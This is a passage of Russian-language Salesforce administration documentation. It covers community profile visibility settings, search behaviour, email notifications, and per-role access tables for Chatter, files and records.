- При ограничении доступа к полю контактных данных пользовательский интерфейс и интерфейс API отображают разное содержимое.
  - Пользовательский интерфейс скрывает ограниченное поле профиля во всех областях его типичного отображения в сообществе. Если организация отображает данные профиля на настраиваемых страницах Visualforce, то поле продолжает отображаться, но содержит значение «Недоступно».
  - Значение `false`, заданное полю API-объекта, возвращает значение «Недоступно».
- Данные из скрытых полей профиля недоступны для поиска, выполняемого в сообществе другими партнерами и клиентами, но доступны для поиска, выполняемого пользователями во внутренней организации компании.

Стандартные параметры доступности для контактных данных

Данная таблица описывает стандартные параметры доступности для контактных данных и определяет способы ограничения доступности.

Контактные данные	Стандартная доступность	Область пользовательского интерфейса	Способы ограничения доступности	Элементы управления API для объекта User
Личное имя Фамилия Псевдоним Обо мне	Общедоступный	Последовательно выберите пункты *Имя пользователя* > **«Редактировать контактные данные»** и откройте вкладку **«Общие сведения»**.	Эти поля видят все, если администратор не разрешит отображение прозвищ или не создаст настраиваемую страницу с отображением этой информации. При включении возможности отображения прозвищ личное имя и фамилия заменяются прозвищем пользователя в большинстве областей приложения.	—

Должность	Внешний	Последовательно выберите пункты *Имя пользователя* > **«Редактировать контактные данные»** и откройте вкладку **«Общие сведения»**.	«Сотрудники», «Внешний» или «Общедоступный»	`UserPreferencesShowTitleToExternalUsers`
				`UserPreferencesShowTitleToGuestUsers`
				Прим.: Если второй настройке задано значение `true`, то поле должности доступно внешним участникам даже при выборе значения `false` для первой настройки.

Фотография для профиля	«Внешний» При отсутствии доступа отображается	Щелкните ссылку **«Обновить»** (или **«Добавить фотографию»**) под	«Внешний» или «Общедоступный»	`UserPreferencesShowProfilePicToGuestUsers`

Контактные данные	Сведения доступности	Область пользовательского интерфейса	Способы ограничения доступности	Элементы управления API для объекта User
	архивная фотография	фотографией на странице профиля и установите флажок «Показывать в сообществах с общедоступными страницами».		

Город
Страна
Электронная почта
Факс
Мобильный тел.
Область
Улица
Рабочий телефон
Почтовый индекс
	Сотрудники	Последовательно выберите пункты *Имя пользователя* > **«Редактировать контактные данные»** и откройте вкладку **«Контакт»**.	«Сотрудники», «Внешний» или «Общедоступный»	Прим.: Для каждой пары настроек, определяющих доступность поля: если второй настройке задано значение `true`, то поле доступно внешним участникам даже при выборе значения `false` для первой настройки.
				`UserPreferencesShowCityToExternalUsers`
				`UserPreferencesShowCityToGuestUsers`
				`UserPreferencesShowCountryToExternalUsers`
				`UserPreferencesShowCountryToGuestUsers`
				`UserPreferencesShowEmailToExternalUsers`
				`UserPreferencesShowEmailToGuestUsers`
				`UserPreferencesShowFaxToExternalUsers`
				`UserPreferencesShowFaxToGuestUsers`
				`UserPreferencesShowManagerToExternalUsers`
				`UserPreferencesShowManagerToGuestUsers`
				`UserPreferencesShowMobilePhoneToExternalUsers`
				`UserPreferencesShowMobilePhoneToGuestUsers`
				`UserPreferencesShowPostalCodeToExternalUsers`
				`UserPreferencesShowPostalCodeToGuestUsers`
				`UserPreferencesShowStateToExternalUsers`
				`UserPreferencesShowStateToGuestUsers`
				`UserPreferencesShowStreetAddressToExternalUsers`
				`UserPreferencesShowStreetAddressToGuestUsers`
				`UserPreferencesShowWorkPhoneToExternalUsers`
				`UserPreferencesShowWorkPhoneToGuestUsers`

Алгоритм поиска в сообществах

Возможности выполнения поиска в сообществе заметно влияют на работу его участников. Функция поиска реализуется по-разному в зависимости от того, используется в сообществе шаблон на основе конструктора сообщества или шаблон Salesforce Tabs + Visualforce. Как правило, поиски по сообществу возвращают результаты, характерные для данного сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Чтобы объекты можно было найти в сообществах, они должны быть доступны для поиска в Lightning Experience и поддерживаться в шаблонах сообществ.

Для всех сообществ.

Алгоритм поиска по сообществам отличается от алгоритма поиска по внутренней организации.

- Как правило, поиски по сообществу возвращают результаты из данного сообщества. Чтобы найти элементы из другого сообщества, участники должны покинуть текущее сообщество и выполнить поиск внутри другого сообщества.
- В результатах поиска по сообществу участники могут просматривать элементы, к которым у них есть доступ из профилей и наборов полномочий. Кроме этого, им также отображаются отдельные данные с прямым общим доступом для них в содержимом сообщества. Данные результаты могут включать содержимое внутренней компании и записи, которые недоступны в остальной части сообщества напрямую. Например, если профиль пользователя открывает доступ к организациям, но вкладка «Организации» в сообществе недоступна, участник все равно может просматривать данные организаций в результатах поиска.
- Функции глобального поиска и расширенного диалогового поиска пользователей сообщества (путем выбора параметра **«Все поля»**), выполняемые внешними пользователями сообщества, опрашивают ограниченный набор полей ниже.
  - Имя
  - Username
  - Код пользователя
  - Текст
  - Электронная почта
  - Тел.
  - Настраиваемые поля

  Допустим, внешний участник сообщества ищет пользователя Джона Доу по псевдониму *«дждоу»*. Если это ключевое слово не содержится ни в одном из полей, доступных для поиска, запись Джона Доу не будет входить в результаты поиска.
- В результаты поиска входят все записи и файлы, к которым у участника сообщества есть доступ. Сюда относятся записи, недоступные напрямую в сообществе, или записи и файлы, к которым у пользователей есть доступ во внутренней организации Salesforce. Ниже перечислены результаты, возвращаемые поисками по файлам.
  - Собственные файлы
  - Файлы, доступные напрямую
  - Файлы, доступные в библиотеке
  - Файлы, опубликованные в доступную запись
  - Файлы, опубликованные в группы или доступные сообществу

- Администратор должен включить фильтры результатов поиска для объекта из внутренней организации, чтобы его могли искать в сообществе. Чтобы сделать настраиваемый объект доступным для поиска, его следует связать с вкладкой во внутренней организации.

Для сообществ, использующих шаблоны Koa и Kokua

- С помощью компонента «Специальный поиск» участники сообщества могут вести поиск статей в определенной категории данных.
- В компоненте «Список статей» отображаются результаты поиска на основе условия, введенного в компоненте «Специальный поиск».

Прим.: Начинается фазированный вывод из эксплуатации шаблонов Koa и Kokua. Уже летом 2017 года эти шаблоны нельзя будет использовать для создания сообществ. Salesforce будет по-прежнему поддерживать существующие сообщества, которые были созданы с помощью Koa и Kokua. Для создания сообщества на основе шаблона Koa или Kokua обратитесь в службу поддержки Salesforce. Однако мы рекомендуем, чтобы вместе со службой поддержки Salesforce вы разработали план по замене существующих сообществ Koa и Kokua. В новых сообществах Lightning обеспечена более широкая поддержка передачи знаний и управления обращениями.

Для сообществ, использующих шаблон службы поддержки клиентов (Napili)

- С помощью компонента «Публикатор поиска» участники могут вводить условия поиска в сообществе.
- В компоненте «Результаты поиска» отображается список результатов, ограниченных статьями и обсуждениями.

  Прим.: Только статьи, которые имеют связанную тему на странице Управление темами, попадают в компонент «Результаты поиска».

- С помощью компонента «Результаты глобального поиска» участники могут смотреть результаты в одной вкладке (Все) или отдельных вкладках по обращениям, организациям, контактам, лентам (обсуждениям) и любым другим объектам, открытым сообществу (включая настраиваемые объекты), к которым участники имеют доступ.

  Прим.: Администраторы должны связать вкладку с настраиваемым объектом, чтобы сделать его доступным для глобального поиска.

- С помощью компонента Search & Post Publisher администраторы могут настроить автозавершение для результатов поиска. Эти рекомендуемые результаты поиска вносятся на основе объектов, доступных для поиска в сообществе, и вводятся в поиск с автозавершением.

Для сообществ, использующих Salesforce Tabs + Visualforce:

- Если организация использует Chatter, то глобальный поиск и контекстный поиск по лентам доступны во всех сообществах по умолчанию.
  - Благодаря глобальному поиску участники могут находить нужные записи, файлы, людей, группы, темы, сообщения и комментарии ленты.
  - Поиск по ленте ( ) полезен, если участники хотят просмотреть информацию в определенном контексте ленты. Поиск по ленте поддерживает группы, профили пользователей, записи и ленту сообщества.
- Если организация не использует Chatter, то только поиск на боковой панели доступен во всех сообществах.
  - Поиск на боковой панели не позволяет находить элементы Chatter (например, ленты, группы, файлы, темы и профили).

Управление электронными уведомлениями сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Электронные уведомления позволяют отслеживать важные обновления в сообществах.

Участники сообщества могут получать электронные уведомления о публикации сообщений в их профили, комментировании прокомментированных ими сообщений, публикации сообщений в группы с их участием и т. д. Параметры электронных уведомлений задаются сообществом.

Чтобы настроить параметры эл. почты, откройте страницу профиля в сообществе, нажмите раскрывающуюся кнопку ( ) в верхнем правом углу страницы, выберите пункт **«Мои параметры»** и щелкните **«Параметры эл. почты»**. Включите или отключите индивидуальные уведомления.

Выбранные параметры применяются к текущему сообществу. Данная страница позволяет настраивать групповые электронные рассылки только при участии пользователя как минимум в одной группе. При необходимости параметры групповых электронных рассылок могут быть настроены посредством раскрывающегося меню **«Уведомлять меня по эл. почте...»** на странице сведений о каждой группе. Выберите нужную частоту: ежедневная рассылка, еженедельная рассылка или уведомления о каждом сообщении. Данный параметр доступен только участникам группы.

Параметры электронной почты идентичны параметрам эл. почты Chatter во внутренней организации на странице личных параметров («*Имя пользователя*» > **«Мои параметры»** > **«Параметры электронной почты»** для пользователей Chatter Free). Ниже перечислены отличия, которые могут быть обнаружены при использовании сообществ.

- Стандартная частота отправки уведомлений для новых групп, участником которых становится пользователь, не может быть задана посредством пользовательского интерфейса. Она может быть задана только посредством интерфейсов Salesforce API (SOAP API и REST API).
- В настоящее время индивидуальные рассылки не поддерживаются.
- Если в сообществе включены сообщения Chatter, вам будут приходить сообщения о совместном использовании файлов. Если сообщения Chatter отключены, уведомления о совместном использовании файлов вы будете получать по электронной почте.
- При наличии включенной функции присвоения пометок параметр «Помечает элемент как недопустимый» доступен всем участникам сообщества, но инициирует отправку уведомлений только при выполнении условий ниже.
  - Пользователь является менеджером или ответственным за группу, а участник помечает сообщение, комментарий или файл в группе, управляемой менеджером или принадлежащей ответственному.
  - Пользователь является модератором, а участник помечает сообщение, комментарий или файл, доступный модератору. В зависимости от типа нужного уведомления потребуются следующие полномочия.

Электронные уведомления о	Требуемое полномочие
Помеченные сообщения и комментарии	«Модерирование лент сообществ»
Помеченные файлы	«Модерирование файлов сообществ»
Отмеченные сообщения Chatter	«Модерирование лент сообществ» и «Управление сообщениями сообщества Chatter»
Помеченные прямые сообщения	«Модерирование сообщений Chatter в сообществе»

Если ссылка **«Пометить как недопустимое»** не работает в электронном сообщении, попробуйте пометить сообщение из пользовательского интерфейса.

СМ. ТАКЖЕ:

Переход к параметрам эл. почты Chatter

Кому и какие данные доступны в сообществах?

Сообщества поддерживают разные уровни доступа для разных типов пользователей. Отображаемые данные определяются типом пользователя и вкладками, выбранными администратором при создании сообщества. Кроме того, алгоритм отображения не учитывает обновления модели общего доступа или правил общего доступа пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

	Администратор или пользователь Salesforce с полномочием Создание и настройка сообществ	**Участник сообщества Salesforce (все лицензии Salesforce, в том числе Chatter Free и Chatter Only)**	**Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)**
Администрирование сообществ в Salesforce	Создание и настройка вкладок или фирменного стиля, добавление или удаление участников, активация или деактивация сообщества. Создание и настройка сообществ доступны только при наличии полномочия «Настройка приложения».	Недоступно	Недоступно
Общий верхний колонтитул	Раскрывающееся меню, расположенное в общем верхнем	Раскрывающееся меню, расположенное в общем верхнем	Раскрывающееся меню, расположенное в общем верхнем

	Администратор или пользователь Salesforce с полномочием Создание и настройка сообществ	Участник сообщества Salesforce (все лицензии Salesforce, в том числе Chatter Free и Chatter Only)	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
	колонтитуле, содержит список созданных или доступных сообществ. Кроме того, меню содержит ссылки для возврата во внутреннюю организацию. Доступ для настройки всех сообществ. Просмотр сообществ со статусом «Предварительный просмотр».	колонтитуле, содержит список созданных или доступных сообществ. Кроме того, меню содержит ссылки для возврата во внутреннюю организацию. Отсутствие доступа к сообществам со статусом «Неактивно». Просмотр сообществ со статусом «Предварительный просмотр» (при наличии ссылки).	колонтитуле, содержит список доступных сообществ. Отсутствие доступа к сообществам со статусом «Неактивно». Просмотр сообществ со статусом «Предварительный просмотр» (при наличии ссылки).
Меню *Имя пользователя* в общем верхнем колонтитуле	Аналогично внутренней организации.	Аналогично внутренней организации. Для пользователей Chatter Free отображается меню «Мои параметры», меню «Редактировать контактные данные» и ссылка «Выход». Для пользователей Chatter Free меню «Мои параметры» открывается в виде области наложения, позволяющей обновлять параметры размещения, параметры безопасности, параметры эл. почты и утвержденные подключения. Данные параметры применяются ко внутренней организации и всем доступным сообществам. Данная область наложения отличается от страницы «Мои параметры», доступной другим внутренним пользователям после включения улучшенного	Просмотр меню «Мои параметры», меню «Редактировать контактные данные» и ссылки «Выход». Меню «Мои параметры» отображается внешним пользователям в виде области наложения, позволяющей обновлять параметры размещения, параметры безопасности, параметры эл. почты и утвержденные подключения. Данные параметры применяются ко всем доступным сообществам. Данная область наложения отличается от страницы «Мои параметры», доступной другим внутренним пользователям после включения улучшенного пользовательского интерфейса настройки.

	Администратор или пользователь Salesforce с полномочием Создание и настройка сообществ	**Участник сообщества Salesforce (все лицензии Salesforce, в том числе Chatter Free и Chatter Only)**	**Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)**
		пользовательского интерфейса настройки.	
Доступ к меню Рабочие пространства сообщества или Управление сообществом в общем верхнем колонтитуле	У администраторов или пользователей с полномочием «Управление сообществами» отображается меню, с помощью которого можно просматривать сообщество или открывать параметры сообщества в конструкторе сообществ, Site.com Studio и Force.com. Обратите внимание, что функция «Конструктор сообществ» не отображается для сообществ, созданных с помощью вкладок Salesforce в сочетании с шаблоном Visualforce. Это меню отображается только в управлении сообществом.	У пользователей с полномочием «Управление сообществом» отображается меню, с помощью которого можно просматривать сообщество или открывать конструктор сообществ, Site.com Studio и Force.com. Обратите внимание, что функция «Конструктор сообществ» не отображается для сообществ, созданных с помощью вкладок Salesforce в сочетании с шаблоном Visualforce. Это меню отображается только в управлении сообществом.	Недоступно
Интерактивная справка Salesforce	Просмотр интерактивной справки Salesforce.	Стандартным пользователям Salesforce отображается интерактивная справка Salesforce. Пользователи Chatter Free могут видеть справку Chatter.	Недоступно
Люди	Просмотр других участников сообщества и доступность другим участникам.		
Всплывающие сведения о профилях и людях	Просмотр всех полей контактных данных (например, «Должность», «Рабочий телефон» и «Эл. почта») во всех профилях участников сообщества. Всплывающие сведения о людях всегда содержат поля участников «Должность», «Рабочий телефон» и «Мобильный телефон».		Просмотр полей «Личное имя», «Фамилия» и «Прозвище», а также фотографий для профилей всех участников, но только полей дополнительных контактных данных, выбранных участниками для

	Администратор или пользователь Salesforce с полномочием Создание и настройка сообществ	Участник сообщества Salesforce (все лицензии Salesforce, в том числе Chatter Free и Chatter Only)	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
			отображения внешним пользователям. По умолчанию отображается только поле «Должность». Всплывающие сведения о людях содержат поля «Должность», «Рабочий телефон» и «Мобильный телефон» только в том случае, если отображение данных полей разрешается участником.
Записи (например, организации, интересы, возможности)	Просмотр записей, доступных (на основе правил общего доступа) во всех сообществах и внутренней организации.	Стандартным пользователям Salesforce отображаются записи, доступные (на основе правил общего доступа) во всех сообществах и внутренней организации. Пользователи Chatter Free не имеют доступа к записям.	Просмотр записей, доступных (на основе правил общего доступа и полномочий) во всех сообществах.
Панели мониторинга и отчеты	Просмотр и создание панелей мониторинга и отчетов.		Внешние пользователи на основе ролей могут создавать и редактировать отчеты в сообществах, но не в порталах. Но есть некоторые исключения. Дополнительные сведения см. в разделе «Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов». Все внешние пользователи на основе ролей могут обновлять панели мониторинга.
Статьи Salesforce Knowledge	Лицензия «Пользователь Salesforce Knowledge», полномочие «Чтение» для	Лицензия «Пользователь Salesforce Knowledge», полномочие «Чтение» для	Доступность для категории статьи.

	Администратор или пользователь Salesforce с полномочием Создание и настройка сообществ	Участник сообщества Salesforce (все лицензии Salesforce, в том числе Chatter Free и Chatter Only)	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
	типа статьи и доступность для категории.	типа статьи и доступность для категории статьи.	

Доступность Chatter

	Администратор Salesforce	Участник сообщества Salesforce (все лицензии Salesforce, в том числе Chatter Free и Chatter Only)	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
Группы	Сообщества позволяют пользователям просматривать все группы внутри сообщества и становиться их участником, но не позволяют просматривать группы со своим участием из других сообществ или внутренней организации. Создание групп. Публикация или комментирование сообщений, добавление файлов или ссылок и публикация сообщений других пользователей в группах со своим участием. Администраторы могут предоставлять пользователям организации и внешним пользователям возможность создания групп посредством полномочия «Создание и несение ответственности за новые группы Chatter».	Сообщества позволяют пользователям просматривать все группы внутри сообщества и становиться их участником, но не позволяют просматривать группы со своим участием из других сообществ или внутренней организации. Создание групп. Публикация или комментирование сообщений, добавление файлов или ссылок и публикация сообщений других пользователей в группах со своим участием.	Сообщества позволяют пользователям просматривать все группы внутри сообщества и становиться их участником, но не позволяют просматривать группы со своим участием из других сообществ. Создание групп. Публикация или комментирование сообщений, добавление файлов или ссылок и публикация сообщений других пользователей в группах со своим участием.

	Администратор Salesforce	Участник сообщества Salesforce (все лицензии Salesforce, в том числе Chatter Free и Chatter Only)	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
Файлы	Независимо от текущего сообщества, пользователям отображаются собственные файлы, предоставленные им напрямую, доступные в библиотеке и опубликованные в доступной записи. Файлы, опубликованные в группы и доступные всему сообществу, могут быть просмотрены только внутри сообщества.		Независимо от текущего сообщества, пользователям отображаются собственные файлы, файлы, доступные напрямую, и файлы, доступные в библиотеке. Пользователям портала отображаются файлы, опубликованные в доступные записи, если сообщение, содержащее запись, не помечено флажком «Только для внутреннего пользования».
Профили	Просмотр профилей для всех участников текущего сообщества.		Просмотр профилей для всех участников текущего сообщества. Отсутствие права на просмотр профилей пользователей внутренней организации. Доступность профиля применяет правила общего доступа.
Рекомендации	Пользователям отображаются рекомендации по людям, группам, файлам и записям только для текущего сообщества.		
Активность и влияние	Просмотр статистики по действиям и влияния для текущего сообщества. Все действия над записями (например, сообщения и комментарии) учитываются внутренней организацией пользователя, но не сообществом, используемым для их выполнения.		Просмотр статистики по действиям и влияния для текущего сообщества. Все действия над записями (например, сообщения и комментарии) не учитываются статистикой по действиям и влиянием пользователя.
Электронные уведомления	Параметры электронных уведомлений задаются сообществом. Сообщества позволяют пользователям	Параметры электронных уведомлений задаются сообществом. Сообщества позволяют стандартным	Параметры электронных уведомлений задаются сообществом. Сообщества позволяют внешним

Администратор Salesforce	Участник сообщества Salesforce (все лицензии Salesforce, в том числе Chatter Free и Chatter Only)	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
настраивать параметры электронных уведомлений Chatter на странице личных параметров. Это позволяет управлять электронными уведомлениями для внутренних организаций на странице личных параметров. (Введите строку *«Chatter»* в поле «Быстрый поиск» и выберите пункт **«Уведомления эл. почты»**.) Сообщества позволяют всем пользователям настраивать параметры групповых электронных уведомлений на странице каждой группы. Сообщества не поддерживают индивидуальные электронные рассылки Chatter. Несмотря на поддержку групповых рассылок, отправка электронных уведомлений о каждом сообщении отключается для групп, численность которых превышает 10 000 участников. Всем участникам, выбравшим данный параметр, автоматически назначаются ежедневные рассылки.	пользователям Salesforce настраивать параметры электронных уведомлений Chatter на странице личных параметров. Это позволяет управлять электронными уведомлениями для внутренних организаций на странице личных параметров. (Введите строку *«Chatter»* в поле «Быстрый поиск» и выберите пункт **«Уведомления эл. почты»**.) Пользователи Chatter Free могут настраивать сообщения эл. почты Chatter для своих сообществ путем последовательного выбора *«Имя пользователя»* > **«Мои параметры»** > **«Параметры эл. почты»**. Выбранные параметры применяются к текущему сообществу. Сообщества позволяют всем пользователям настраивать параметры групповых электронных уведомлений на странице каждой группы. Сообщества не поддерживают индивидуальные электронные рассылки Chatter. Несмотря на поддержку групповых рассылок, отправка электронных уведомлений о каждом сообщении отключается для групп,	пользователям настраивать электронные уведомления Chatter путем последовательного выбора пунктов *«Имя пользователя»* > **«Мои параметры»** > **«Параметры эл. почты»**. Пользователи портала могут настраивать параметры групповых электронных уведомлений на странице каждой группы. Сообщества не поддерживают индивидуальные электронные рассылки Chatter. Несмотря на поддержку групповых рассылок, отправка электронных уведомлений о каждом сообщении отключается для групп, численность которых превышает 10 000 участников. Всем участникам, выбравшим данный параметр, автоматически назначаются ежедневные рассылки.

	Администратор Salesforce	Участник сообщества Salesforce (все лицензии Salesforce, в том числе Chatter Free и Chatter Only)	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
		численность которых превышает 10 000 участников. Всем участникам, выбравшим данный параметр, автоматически назначаются ежедневные рассылки.	
Темы	Просмотр тем с хэштегами и тем Chatter, включая темы в лентах, список тем, страницы сведений о темах, раздел «Самые обсуждаемые темы», раздел «Темы недавних обсуждений» только для текущего сообщества.		
Количество избранных записей	Добавление избранных поисков, тем и списковых представлений в текущее сообщество.		Добавление только избранных тем в текущее сообщество.
Сообщения Chatter	Просмотр личных сообщений, отправленных или полученных во внутренней организации, посредством списка сообщений Chatter, а также всех сообществ со своим участием. Отправка сообщения Chatter участнику обычного сообщества (сообщение должно быть инициировано внутри сообщества, участником которого является целевой пользователь). Полномочия «Управление сообщениями Chatter» и «API включен» позволяют администраторам удалять сообщения. Интерфейс API позволяет пользователям отправлять сообщения Chatter между сообществами.	Просмотр личных сообщений, отправленных или полученных во внутренней организации, посредством списка сообщений Chatter, а также всех сообществ со своим участием. Отправка сообщения Chatter участнику обычного сообщества (сообщение должно быть инициировано внутри сообщества, участником которого является целевой пользователь).	Просмотр всех сообщений, отправленных или полученных в любом сообществе со своим участием, посредством списка сообщений Chatter пользователя. Отправка сообщения Chatter участнику обычного сообщества (сообщение должно быть инициировано внутри сообщества, участником которого является целевой пользователь). Сообщения Chatter отображаются на вкладке Chatter, которая может быть отключена для внешних участников сообщества. Чтобы разрешить сообществам использование сообщений Chatter, администратор должен

	Администратор Salesforce	Участник сообщества Salesforce (все лицензии Salesforce, в том числе Chatter Free и Chatter Only)	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
			проверить доступность вкладки Chatter.
Messenger (чат)	Сообщества не поддерживают Messenger.		

Доступность лент

Таблица ниже определяет действия или содержимое, доступное каждому типу пользователя в лентах Chatter внутри сообщества.

	Администратор Salesforce	Участник сообщества Salesforce	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
Публикация в записи	Публикация в любых записях внутри сообщества.	Публикация в любых записях внутри доступного сообщества.	Публикация в любых записях внутри доступного сообщества.
Добавление закладки на сообщение	Добавление закладок на сообщения внутри текущего сообщества. Лента «Добавленные в закладки» содержит только сообщения из текущего сообщества.		
Упомянуть пользователя	Упоминание людей, характерных для текущего сообщества. Внутреннее сообщение не может содержать упоминание внешнего пользователя.		Упоминание людей, характерных для текущего сообщества.
Повторная публикация сообщения	Публикация сообщения только в текущем сообществе.		
Добавление тем в сообщение	Добавление тем с хэштегами и тем Chatter в любые сообщения внутри текущего сообщества. Темы характерны для текущего сообщества и не могут быть доступны из другого сообщества.		

Доступность поисков

Алгоритм поиска по сообществам немного отличается от алгоритма поиска по внутренней организации. По умолчанию результаты поиска применяют правила общего доступа для всех элементов. Таблица ниже описывает результаты, возвращаемые поисками для каждого типа пользователя сообщества.

Результаты поиска для:	Администратор	Участник сообщества Salesforce	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
Люди	Люди, характерные для текущего сообщества.		
Пользователи	• Данные из скрытых полей профиля недоступны для поиска, выполняемого в сообществе другими партнерами и клиентами, но доступны для поиска, выполняемого пользователями во внутренней организации компании. • Пользователи портала могут выполнять поиск по пользователям сообщества только после выключения функции поиска на боковой панели. • Функции глобального поиска и расширенного поиска пользователей (путем выбора параметра **«Все поля»**), выполняемые внешними участниками сообщества, опрашивают ограниченный набор полей ниже. – Имя – Username – Код пользователя – Текст – Электронная почта – Тел. – Настраиваемые поля		
Группы	Группы, характерные для текущего сообщества.		
Файлы	Доступность в текущем сообществе: • Собственные файлы • Файлы, доступные пользователю в личной или общедоступной группе • Файлы, доступные всему сообществу Доступность в любом сообществе: • Файлы, опубликованные в доступные записи и ленты записей • Доступные файлы библиотеки Salesforce CRM Content Файлы, принадлежащие пользователю, всегда отображаются в результатах поиска для данного пользователя независимо от способа их загрузки.		Доступность в текущем сообществе: • Собственные файлы • Файлы, доступные пользователю в личной или общедоступной группе • Файлы, доступные всему сообществу Доступность в любом сообществе: • Файлы, опубликованные в доступные записи и ленты записей (если файл, опубликованный в запись, не помечен флажком «Только для

Результаты поиска для:	Администратор	Участник сообщества Salesforce	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
			внутреннего пользования») • Доступные файлы библиотеки Salesforce CRM Content Файлы, принадлежащие пользователю, всегда отображаются в результатах поиска для данного пользователя независимо от способа их загрузки.
Темы	Темы, характерные для текущего сообщества.		
Ленты	Сообщения и комментарии ленты из сообщества, использованного для выполнения поиска. Глобальный поиск возвращает результаты из контекстов всех лент. Контекстный поиск по лентам ( ) возвращает результаты из контекста, использованного для выполнения поиска (например, из ленты профиля пользователя, записи или группы). Чтобы найти нужные сведения в ленте другого сообщества, выполните поиск по нужному сообществу.		
Автозаполнение полей поиска	Недавно использованные элементы, характерные для текущего сообщества.		
Записи (организации, контакты, интересы и т. д.)	Полная доступность для всех элементов во всех сообществах и внутренней организации.	Доступность для всех элементов, доступных пользователю посредством профиля или наборов полномочий, во всех сообществах и внутренней организации.	Доступность для всех элементов, доступных пользователю посредством профиля или наборов полномочий, во всех сообществах.
Поиски пользователей в записях	Все пользователи во всех сообществах и внутренней организации.		Пользователи, являющиеся участниками всех сообществ со своим участием, и другие внешние пользователи, связанные с той же внешней организацией.

Результаты поиска для:	Администратор	Участник сообщества Salesforce	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
			Лицензии партнерского портала позволяют пользователям просматривать ответственного за организацию портала. Список «Недавно просмотренные пользователи» в поле поиска содержит всех пользователей, которым предоставлен доступ посредством лицензии, профиля, параметров, наборов полномочий и правил общего доступа. Настройки функции общего доступа к пользователям, включенной в организации, могут влиять на данный алгоритм. Расширенные поиски пользователей, выполняемые внешними участниками сообщества, обрабатывают ограниченный набор полей (при наличии флажка **«Все поля»**).
Поиски в записях	Полная доступность для всех элементов во всех сообществах и внутренней организации.	Доступность для всех элементов, доступных пользователю посредством профиля или наборов полномочий, во всех сообществах и внутренней организации.	Доступность для всех элементов, доступных пользователю посредством профиля или наборов полномочий, во всех сообществах.

Результаты поиска для:	Администратор	Участник сообщества Salesforce	Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)
Просмотр результатов поисков в управлении сообществом	Поиск на страницах «Управление сообществом» и «Рабочие пространства сообщества» сначала возвращает элементы, просмотренные недавно в рамках сообщества. Если искомый объект не находится в списке «Недавно просмотренные документы», рекомендуем ввести имя объекта полностью или частично и запустить поиск снова.	Нет	Нет
Статьи Salesforce Knowledge	Лицензия «Пользователь Salesforce Knowledge», полномочие «Чтение» для типа статьи и доступность для категории.	Лицензия «Пользователь Salesforce Knowledge», полномочие «Чтение» для типа статьи и доступность для категории статьи.	Доступность для категории статьи.

СМ. ТАКЖЕ:

Настройка и управление сообществами Salesforce

Настройка и обслуживание инструментов сотрудничества

Пользователям предоставляется возможность сотрудничать с другими пользователями в организации и за ее пределами. Дополнительную информацию о базовом администрировании Salesforce см. в руководстве «*Настройка организации*».

Salesforce Chatter

Подключение, привлечение и мотивирование пользователей к сотрудничеству и эффективной работе в организации независимо от их роли и местоположения.

Salesforce Files

Настройка макетов страниц для включения связанного списка «Файлы» позволяет пользователям просматривать список файлов, связанных с записью.

Salesforce Files Sync

Полномочие Salesforce Files Sync позволяет пользователям синхронизировать файлы между своими устройствами и системой Salesforce.

Salesforce Files Connect

Функция подключения файлов позволяет пользователям Salesforce просматривать, публиковать и выполнять поиск внешних данных из таких систем, как Google Drive SharePoint или Box.

Chatter Desktop

Управление доступом к приложению Chatter Desktop, установка и настройка управляемой версии Chatter Desktop.

Salesforce CRM Content

Хранение, совместное использование и управление файлами в библиотеках содержимого.

Google Apps

Google Apps включается подобно приложениям Google Docs, Gmail и AppExchange, связанным с Google, которые настроены для использования в системе Salesforce.

Salesforce Chatter

Подключение, привлечение и мотивирование пользователей к сотрудничеству и эффективной работе в организации независимо от их роли и местоположения.

Chatter позволяет пользователям сотрудничать при работе с возможностями, обращениями, кампаниями и проектами посредством внедренных приложений и настраиваемых действий. По умолчанию Chatter доступен всем пользователям организаций Salesforce, созданных после 22 июня 2010 года. Тем не менее, организации могут выполнять развертывание Chatter на основе профиля, позволяющее предоставлять доступ к Chatter только некоторым рабочим группам. При развертывании на основе профиля доступ к Chatter предоставляется только пользователям соответствующего профиля или набора полномочий. Развертывание Chatter на основе профиля рекомендуется более крупным компаниям и компаниям или государственным органам, применяющим нормативные ограничения. Оно позволяет компаниям планировать управляемое развертывание и внедрение Chatter для отдельных подразделений.

Рекомендуем развертывать Chatter для всех пользователей организации, кроме случаев предоставления полного доступа к Chatter только некоторым пользователям. Chatter абсолютно безопасен, так как использует все параметры безопасности и полномочий, применяемые организацией Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

